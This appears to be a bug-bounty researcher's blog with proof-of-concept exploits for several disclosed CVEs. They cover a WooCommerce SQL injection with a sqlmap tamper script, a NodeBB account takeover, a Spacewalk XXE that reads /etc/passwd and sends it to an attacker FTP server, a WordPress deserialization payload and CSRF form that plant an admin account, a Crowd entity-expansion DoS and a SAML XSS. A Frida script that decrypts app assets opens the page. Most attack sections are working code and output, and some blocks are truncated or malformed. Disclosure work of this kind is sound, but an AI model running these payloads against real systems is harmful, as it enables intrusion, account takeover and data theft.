

ZEROAUTH

Security Research & Bug Bounty Hunter

POSTS

JULY 25, 2022

Decrypting Titanium Mobile SDK using Frida and Python

Recently, a mobile application appeared on my Twitter timeline which looked really questionable. Naturally, I wanted to take a look under the hood, but there was just one snag – ALL of the assets were encrypted. After using JADX to decompile all the classes and extract resources, I found that the application was using something called Titanium SDK, which is another cross-platform type of framework for mobile development similar to React. Titanium SDK on top of its regular features, will encrypt all of its assets, so any asset the developers made to create the app all get turned into encrypted .bin files.

Titanium uses a Java Native Interface (JNI) “ti-cloak.so” which has a ti.cloak.Binding.getKey(salt) function that is used by the asset streamer to decrypt the assets on the fly.

```
import ti.cloak.Binding;
...
System.loadLibrary("ti.cloak");
...
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(2, new SecretKeySpec(Binding.getKey(salt), "AES"), new IvParameterSpec(salt));
return new CipherInputStream(KrollAssetHelper.getAssetManager().open(str), cipher);
```

In comes our friend [FRIDA](#). Using Frida, we can quite easily hook this function and not only get the IV thats passed in Binding() but we can also recover the Key as well.

[titanium-recover.js](#) 444 Byte:  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13

```
const toHexString = byteArray => Array.from(byteArray, byte => ('0' + (byte & 0xFF).toString(16)).slice(-2)).join('\\x');

if (Java.available) {
    Java.perform(function () {
        var JUse = Java.use("ti.cloak.Binding");
        JUse.getKey.implementation = function (bytes) {
            console.log('IV Recovered: \\x'+toHexString(bytes));
            var output = this.getKey(bytes);
            console.log('Key Recovered: \\x'+toHexString(output));
            return output;
        }
    });
}
```

```
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
IV Recovered: \xe5\xb6\x88\x3f\x83\xcb\xa6\xa6\xcd\xa1\xe6\x04\xce\x61\x68\x21
Key Recovered: \x70\x79\x20\x2a\x7c\x6c\xcc\x7b\x58\xbe\x20\xb9\x98\x5b\x03\x88
```

Now that we’ve recovered both the Key and the IV, I created a Python script that could take these keys, move through all the assets in the application and restore them to their original state.

[titanium-decrypt.py](#) 890 Byte:  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33

```
#!/usr/bin/env python3

import os
import sys
import glob
import base64
import hashlib
from Crypto.Cipher import AES

# Replace with path to app resources.
walk_dir = "/path/to/app/resources/"
```

```
# Replace with values recovered from frida.
iv = b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
key = b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"


def decrypt(contents):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(contents)

for filename in glob.iglob(walk_dir + '**/*.bin', recursive=True):
    new_filename = filename.replace(".bin", "")
    print("Decrypting "+filename+" and writing "+new_filename)

    # Open file and decrypt..
    file = open(filename, mode="rb")
    content = file.read()
    decrypt_file = decrypt(content)

    # Create new file without .bin and restore contents
    f = open(new_filename, "wb")
    f.write(decrypt_file)
    f.close()
```

Thats it! Now, every file in the asset directory is restored.



JULY 16, 2021

Proof of Concept exploit for WooCommerce 3.3-5.5 SQL Injection with SQLmap tamper

WooCommerce 3.3 through 5.5 are vulnerable to SQL injection due to lack of parameter sanitization.

Endpoint Affeted: /wp-json/wc/store/products/collection-data

Parameter: calculate_attribute_counts[][taxonomy]=INJECTION&calculate_attribute_counts[][query_type]=and


Basic Sleep Proof of Concept:

poc") OR SLEEP(1)#

Payload must be triple URL encoded to properly escape "wc_sanitize_taxonomy_name" function.

```
time curl -s -k 'https://EXAMPLE.TLD/wp-json/wc/store/products/collection-data?calculate_attribute_counts[\][query_type]=and&calculate_attribute_counts[\][taxonomy]=poc%252522%252529%252520OR%252520SLEEP%2525281%252529%252523'
```

In order to automate this exploit using SQLmap, one needs to create a tamper script to be able to pre-parse and triple URL encode the payload.

[tripleencode.py](#) 648 Byte  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

```
#!/usr/bin/env python

"""
POC assistance for WooCommerce SQL Injection, Triple URL Encodes payload.

Endpoint: /wp-json/wc/store/products/collection-data?calculate_attribute_counts[][taxonomy]=INJECTION&calculate_attribute_counts[][query_type]

Author: Zeroauth
Social: https://twitter.com/zeroauth
Site: https://zeroauth.ltd/blog
"""

import string
import urllib

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def dependencies():
```

```
pass

def tamper(payload, **kwargs):
    retVal = payload + '#'

    retVal = urllib.quote(retVal)
    retVal = urllib.quote(retVal)
    retVal = urllib.quote(retVal)

# python sqlmap.py -c woo.conf --level 5 --risk 3 --tamper=tripleencode

[*] starting @ 00:10:22 /2021-07-16/

[00:10:22] [INFO] loading tamper module 'tripleencode'
[00:10:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: calculate_attribute_counts[][taxonomy] (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: calculate_attribute_counts[][taxonomy]=-3883") OR 8761=8761#&calculate_attribute_counts[][query_type]=and

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: calculate_attribute_counts[][taxonomy]=test") AND (SELECT 4628 FROM (SELECT(SLEEP(5)))lshD) AND ("IqjC"="IqjC&calculate_
---
[00:10:24] [INFO] the back-end DBMS is MySQL
[00:10:24] [INFO] fetching banner
[00:10:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[00:10:24] [INFO] retrieved: 5.7.33-0ubuntu0.16.04.1
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.0
banner: '5.7.33-0ubuntu0.16.04.1'
[00:10:42] [INFO] fetching current user
[00:10:42] [INFO] retrieved: root@%
current user: 'root@%'


```

AUGUST 20, 2020

Proof of Concept exploit for CVE-2020-15149 – NodeBB Arbitrary User Password Change

CVE Description

NodeBB before version 1.14.3 has a bug introduced in version 1.12.2 in the validation logic that makes it possible to change the password of any user on a running NodeBB forum by sending a specially crafted socket.io call to the server. This could lead to a privilege escalation event due via an account takeover.

Exploit

Using Chrome Dev-Tools, its possible to execute the socket.emit function “user.changePassword” that is present on the Edit Password page, the backend will accept the password change to the TARGET_UID_HERE.

Proof of Concept

[CVE-2020-15149-poc.js](#) 235 Bytes  **GitLab**

1 2 3 4 5 6 7 8

```
socket.emit("user.changePassword", {
  currentPassword: $.md5("YourCurrentPassword"),
  newPassword: $.md5("NewPasswordForTargetUid"),
  uid: TARGET_UID_HERE
}, function(s) {
  // This just returns null.
  console.log(s);
});
```

FEBRUARY 18, 2020

Proof of Concept exploit for CVE-2020-1693 – Spacewalk <= 2.9 XXE

CVE Description

A flaw was found in Spacewalk up to version 2.9 where it was vulnerable to XML internal entity attacks via the `/rpc/api` endpoint. An unauthenticated remote attacker could use this flaw to retrieve the content of certain files and trigger a denial of service, or in certain circumstances, execute arbitrary code on the Spacewalk server.

Local file read

`xxe-ftp-exfil.xml` 166 Byte:  GitLab

1 2 3 4 5 6 7 8

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://path-to-remote/external.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

External DTD:

`remote-dtd-file-exfil.dtd` 124 Byte:  GitLab

1 2

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://path-to-exfil-server/%data;'>">
```

XML-RPC call for final exploit

```
curl -X POST -sik https://victim.tld/rpc/api -H 'Content-Type: application/xml' -data @xxe-ftp-exfil.xml
```

After execution and running an FTP listener, you will see the remote DTD fetch, along with the following exfiltration of the local file.

```
"GET /external.dtd HTTP/1.1" 200 448 "-" "Java/1.8.0_151"

2020/02/17 00:00:00 [*] Connection Accepted from [x.x.x.x:00000]
USER: anonymous
PASS: Java1.8.0_151@
/root:x:0:0:root:
/root:
/bin
2020/02/17 00:00:00 [*] Closing FTP Connection
```

FEBRUARY 16, 2020

CVE-2020-9006 – popup-builder WP Plugin SQL injection via PHP Deserialization

The Popup Builder plugin 2.2.8 through 2.6.7.6 for WordPress is vulnerable to SQL injection via PHP Deserialization on attacker-controlled data with the `attachmentUrl` POST variable. This allows creation of an arbitrary WordPress Administrator account, leading to possible Remote Code Execution because Administrators can run PHP code on WordPress instances.

Vulnerable code snippet:

`sg_popup_ajax.php` 748 Byte:  GitLab

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22

```
function sgImportPopups()
{
    global $wpdb;
    $url = $_POST['attachmentUrl'];

    $contents = unserialize(base64_decode(file_get_contents($url)));

    /* For tables which they are not popup tables child ex. subscribers */
    foreach ($contents['customData'] as $tableName => $datas) {
        $columns = '';

        $columnsArray = array();
        foreach ($contents['customTablesColumnName'][$tableName] as $key => $value) {
            $columnsArray[$key] = $value['Field'];
        }
    }
}
```

```

    }
    $columns .= implode(array_values($columnsArray), ', ');
    foreach ($datas as $key => $data) {
        $values = "".implode(array_values($data), "','")."";
        $customInsertSql = $wpdb->prepare("INSERT INTO ".$wpdb->prefix.$tableName."($columns) VALUES ($values)");
        $wpdb->query($customInsertSql);
    }
}

```

The POST variable attachmentUrl is downloaded, and passed directly into unserialize(), and then the deserialized data is used to insert data into the DB. By reversing the function we can create the following code to create the serialized data needed to create a wordpress admin.

create-serialized-payload.php 860 Byte  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27

```

<?php
$content = array(
    'customData' => array('users' => array(
        0 => array('zeroauth',
            '$P$B2R7.3rylqoX.YrEfQmcNEYVDheK1a/',
            'zeroauth',
            'jason@zeroauth.ltd',
            'https://zeroauth.ltd',
            '0',
            'Zero Auth',
        )
    )),
    'customTablesColumnsName' => array('users' =>
        array(
            0 => array('Field' => 'user_login'),
            1 => array('Field' => 'user_pass'),
            2 => array('Field' => 'user_nicename'),
            4 => array('Field' => 'user_email'),
            5 => array('Field' => 'user_url'),
            6 => array('Field' => 'user_status'),
            7 => array('Field' => 'display_name'),
        )
    ),
);

$pack = base64_encode(serialize($content));
echo $pack;

```

Which produces the following serialized data (before being base64 encoded):

```

a:2:{s:10:"customData";a:1:{s:5:"users";a:1:{i:0;a:7:
{i:0;s:8:"zeroauth";i:1;s:34:"$P$B2R7.3rylqoX.YrEfQmcNEYVDheK1a/";i:2;s:8:"zeroauth";i:3;s:18:"jason@zeroauth.ltd";i:4;s:20:"https://zeroauth.ltd";i:5;s:1:"0";i:6;s:9:
:"Zero Auth";}}}s:22:"customTablesColumnsName";a:1:{s:5:"users";a:7:{i:0;a:1:{s:5:"Field";s:10:"user_login";i:1;a:1:{s:5:"Field";s:9:"user_pass";i:2;a:1:
{s:5:"Field";s:13:"user_nicename";i:4;a:1{s:5:"Field";s:10:"user_email";i:5;a:1{s:5:"Field";s:8:"user_url";i:6;a:1{s:5:"Field";s:11:"user_status";i:7;a:1:
{s:5:"Field";s:12:"display_name";}}}}

```

csrf.html 292 Byte  **GitLab**

1 2 3 4 5 6 7

```

<form action="https://victim.tld/wp-admin/admin-ajax.php" method="POST" id="csrf">
  <input type="text" name="action" value="import_popups">
  <input type="text" name="attachmentUrl" value="https://path-to/payload">
</form>
<script>
  document.getElementById('csrf').submit();
</script>

```

This issue has been fixed in the 3.x branch of popup-builder. Versions 2.2.8 through 2.5.3 do not need a nonce, however 2.5.4 through 2.6.7.6 would need a valid nonce.

FEBRUARY 7, 2020

CVE-2019-20104 – Atlassian Crowd OpenID client vulnerable to Remote DoS via XML Entity Expansion

Atlassian Crowd is a single sign-on and user identity solution software for the web. Crowd comes with a built in OpenID client for testing OpenID integrations, by supplying the test client with a URL hosted with a malicious payload, an attacker can remotely DoS the Crowd instance by XML Entity Expansion that consumes all memory and subsequently crashes the application.

After studying the OpenID protocol and understanding what kind of XML is expected, I was able to craft the following response.

Proof of Concept XML XRDS payload:

[atlassian-crowd-openid-dos.php](#) 1.45 KiB  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

```
<?php
header("Content-Type: application/xrds+xml");
echo '<?xml version="1.0"?>';
?>
<!DOCTYPE zeroauth [
  <!ENTITY zeroauth "zeroauth">
  <ELEMENT zeroauthz (#PCDATA)>
  <!ENTITY zeroauth1 "&zeroauth;&zeroauth;&zeroauth;&zeroauth;&zeroauth;&zeroauth;&zeroauth;&zeroauth;&zeroauth;">
  <!ENTITY zeroauth2 "&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;&zeroauth1;">
  <!ENTITY zeroauth3 "&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;&zeroauth2;">
  <!ENTITY zeroauth4 "&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;&zeroauth3;">
  <!ENTITY zeroauth5 "&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;&zeroauth4;">
  <!ENTITY zeroauth6 "&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;&zeroauth5;">
  <!ENTITY zeroauth7 "&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;&zeroauth6;">
  <!ENTITY zeroauth8 "&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;&zeroauth7;">
  <!ENTITY zeroauth9 "&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;&zeroauth8;">
]>
<xrds:XRDS xmlns:xrds="xri://$xrds" xmlns="xri://$xrd*($v*2.0)">
  <zeroauthz>&zeroauth9;</zeroauthz>
</xrds:XRDS>
```

Once hosted somewhere, invoking the following will execute the payload on the crowd instance:

```
curl -s -ik 'https://crowd.victim.tld/openidclient/login!login.action' --data 'openid_identifier=https%3A%2F%2Fattacker.com%2Fxrds.;
```



Now, the server will expand entities until memory is consumed and produce output such as:

```
Exception in thread "AsyncFileHandlerWriter-1300109446" java.lang.OutOfMemoryError: GC overhead limit exceeded
Exception in thread "http-nio-8095-exec-7" java.lang.OutOfMemoryError: GC overhead limit exceeded
Exception in thread "http-nio-8095-exec-8" Exception in thread "http-nio-8095-exec-6" java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
Exception in thread "http-nio-8095-exec-4" java.lang.OutOfMemoryError: GC overhead limit exceeded
```



Atlassian has responded to the issue via Bug Bounty program on [Bugcrowd.com/atlassian](#) and has issued fixes.

Software has been fixed as of:

- 3.2.11
- 3.3.8
- 3.4.7
- 3.5.2
- 3.6.2
- 3.7.1
- 4.0.0

CVE and CWD references:

<https://jira.atlassian.com/browse/CWD-5526>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20104>

Happy Hunting 😊

JANUARY 28, 2020

CVE-2020-6850 – miniOrange SAML WP Plugin before 4.8.84 is vulnerable to XSS via a specially crafted SAML XML Response

miniOrange SAML WordPress Plugin before 4.8.84 is vulnerable to a Cross Site Scripting attack via a specially crafted SAML XML Response.

This exploit works by passing a crafted SAMLResponse and RelayState variable to the wp-login page, where the plugin will take the SAML XML and process it.

This vulnerability exists in the "Destination" parameter of the <samlp:Response> element, when the Destination URL doesn't match what the server is set to it will print out the plain message:

Destination in response doesn't match the current URL. Destination is INJECTED_JAVASCRIPT_HERE, current URL is https://victim.com.


Vulnerable code:

```
if ($msgDestination != NULL && $msgDestination != $currentURL) {
    echo sprintf('Destination in response doesn\'t match the current URL. Destination is ' .
        $msgDestination . ' ', current URL is ' . $currentURL . ' ');
    exit;
}
```

The \$msgDestination (Destination) does not get sanitized before output.

This vulnerability is tricky to execute however I'll outline all the steps involved, first you need a valid SAML Response XML with the injected payload.

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_8e8dc5f0-2024-07-17T01:01:48Z">
  <saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f0-2024-07-17T01:01:48Z">
    <saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
    <saml:Subject>
      <saml:NameID SPNameQualifier="http://sp.example.com/demo1/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">idp</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demo1/index.php?acs" InResponseTo="idp"></saml:SubjectConfirmationData>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2014-07-17T01:01:48Z" NotOnOrAfter="2024-01-18T06:21:48Z"></saml:Conditions>
    <saml:AudienceRestriction>
      <saml:Audience>http://sp.example.com/demo1/metadata.php</saml:Audience>
    </saml:AudienceRestriction>
    <saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904ddc5f0-2024-07-17T01:01:48Z">
      <saml:AuthnContext>
        <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
      </saml:AuthnContext>
    </saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```



However, our SAML XML needs to be signed with a x509 certificate and private key, otherwise we receive the following message:

"Error: Unable to find a certificate .


Please contact your administrator and report the following error:

Possible Cause: No signature found in SAML Response or Assertion. Please sign at least one of them."

Using the tool over here at: https://www.samltool.com/sign_response.php we can sign our SAML XML and get the plugin to continue to parse the XML until we hit the code that checks the Destination.

x509 cert (obtained from the sample XML):

```
MIICajCCAdOgAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEwJ1czETMBEGA1UECAwKQ2FsaWZvcmsyYyYTEVMBMGA1UECgwMT251bG9naW4gSW5jMRcwFQYDVQ
```




Private Key (obtained from the miniOrange plugin)

```
MIIEWAIBADANBgkqhkiG9w0BAQEFAASCBCowggSmAgEAAoIBAgDfKqgnyGm+132c
P3/J6EzYcdu2fBkf6PtXQOVRSNMU2DwJYvRW0TpvLbwd1OnU6bRfM6DpFFBCTITt
aNmjxxZlV0LbpldN9Xw0Eq0T8FR0gEjIUso7fn+xCdGZ/HvJUDgPJyu5S231Lw4
qv4M3w3gR7PiLwJioJup7X8fducQ3jYSK5xU4cwS0zZk8vjWi1s5qYd7HmszjVQv
+ogDsOehMVbsMyf/pYQn5yEdTKX4GIEBTrlN0Kdhr2l/H16PSSwJdFhm8UxiXP+3
tzX9fpMYE2N4CD/oEu3qaxnV7pG/bzUeEePtQV24inCZMp8OdLzE+9gj1AUF1on
7F64S6Nf7QIDAQABAoIBAQIqa9WNAFmlJqbphTfyxSwkjr1KowPIQwhqVM9hIYtG
Pe7pYu2kwiHgDTVMSKikS/fQjHM2m0DJdVCH5/TKbKE3Hax8BWj+Lb1UjCUL0Rh0
s6YfoIbzKEXsqVUELTjg56xFak/YMXNgQSNbpXOchoz3pStAwZlRbbFMeLtZcAyd
2yY+wxXMYCmgVgtJtpztFQlC12fyJlsZ00jbi+cxNKV9iIa1FKix0jF9bTCTRC+p
x7p8eJYM5SORok18oV3YbeX8KgjficipS711ro6Wuw+Ax4afv8h0kBky3J23e9IPn
SrMAPZchbvlKKCE780nmjEg5gEUhOuy1Qzm7xEOvemmRAoGBDxogB+gSoF7JxvZ4
7DukQiyZ/pa2e6kMdHdTdve5bDdVrnAxEOgKLu1rsgM0GcL+TGVLIILYeGm5Xtd6
SjSdzmKyzCp8v+JrnFA/kq2WwVuCFsLVTJithgMgkJc24lm1UfJWF0Lh+62T2uS
3NzQVrQL3K+5Cag8g/T+8+5rhbSvAoGBDsb5VWgyNI7N/uDjjFkCSgt1/usPrqIt
zo5rmEkoPhGsFz4rbvMpgJicYQtLAjW2mX+b9p5UJfZ6s62QHB8xu/zSc5Wft6l
cCS15mcV4kf+2A0bmVapDNEr4v73II+6WWSJCJaDa/cv+b1Nb1XvJ5uyimLzo/sT
NzTxcXMIJhQjAoGBA9QGjJgKpjaBBbUs+adAwz19Dju48b9jkR1PJUVXtZEFf0B
o4RTf0XWCAEB4wnn9quy5kLo5tU+FUmgCVF/M0OCsvaOOWIFb1F0XBU+4vL0bhqj
gVAupLOTXLPISoansReiI7+xBLDKTsSAITFF0V6wE2XJVINRPIDUwh8Hx+nAoGB
A5WtAlTma02DdyLi0Db/YSrqks4+3aQl7CKiIy5/ujTAIYk2Yh6+hD7lh/QCaT4z
sImxd7nKlQkhKd6/Q16GRlQK9oqBQXfXrISXYg77tgkhVhPH8CcL7j0HwPcoV9PF
5s2FBgpRGMkr8C9Fy45TF46jfWKF8rTzcl77ewPm4Ud1AoGAIEATvYtRLodUOUWG
0x7ECr5R46wpr+sTg2ecQPyu+sYwQf4PA6Xk3SVgbknD53iZUKgfJr4pVAebT5w
3WIWK4x7b+prjzHFOJsebzIjg+hvg/BwX41ZUEwLU0Quib6aqxLJcWUFCKkVvd
aOzBg6Bwv/D1CmWoQ6oFnsAxiOI=
```

Once our payload is fully signed with the certs, we get the following:


```
<?xml version="1.0"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="pfx8f0e(
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer><ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<ds:Reference URI="#pfx8f0e023b-b7eb-6ded-6042-a3eb0e1e0f2f"><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xm
<ds:KeyInfo><ds:X509Data><ds:X509Certificate>MIICajCCADOGAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEwJ1czETMBEGA1UECAwKQ2FsaWZv
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f(
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<saml:Subject>
<saml:NameID SPNameQualifier="http://sp.example.com/demol/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transie
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demol/index.php?acs" InRespons
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
<saml:AudienceRestriction>
<saml:Audience>http://sp.example.com/demol/metadata.php</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904dd(
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```



Now, we need to post a base64 encoded version of this SAML Response XML to victim.com with the following proof of concept code:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22

```
<html>
<head>
</head>
<body>
<div class="container">
  <form id="form" method="post" action="https://victim.com/">
    <div class="form-group">
      <label>SAMLReponse Payload</label>
      <input type="text" class="form-control" name="SAMLResponse" value="PD94bWwgdmVyc2lvdj0iMS4wIj8+CjxzYW1scDpSZXNwb25zZS84bWxuczpzYW
    </div>
    <div class="form-group">
      <label>RelayState</label>
      <input type="text" class="form-control" name="RelayState" value="testValidate">
    </div>
    <button type="submit" class="btn btn-primary">submit</button>
  </div>
</form>
<script>
  document.getElementById('form').submit();
</script>
</div>
</body>
```



JANUARY 21, 2020

Analysis on CVE-2020-7241, misrepresenting a security vulnerability?

Hello there,

So recently I've been taking to @CVEnew on Twitter to monitor newly releasing CVEs, and something caught my eye was:

"CVE-2020-7241 The WP Database Backup plugin through 5.5 for WordPress stores downloads by default locally in the directory wp-content/uploads/db-backup/. This might allow attackers to read ZIP archives by guessing random ID numbers, guessing date string..."

Now, I do static analysis on WordPress plugins often as I find I can audit plugins really fast, as I've done extensive PHP development over my career. But the Github describing this vulnerability struck me as whaaaaat?..

<https://github.com/V1n1v131r4/Exploiting-WP-Database-Backup-WordPress-Plugin/blob/master/README.md>

They make the following claim:

"This plugin stores downloads by default locally in the directory wp-content/uploads/db-backup/ with this syntax:

[Site_Title]_[Date with EPOCH]_[7 characters random ID]_wpdb.zip"

So to me the first thing that I notice is the UNIX timestamp and the 7 random characters are in the filename, this is actually a *huge* key-space to brute force!

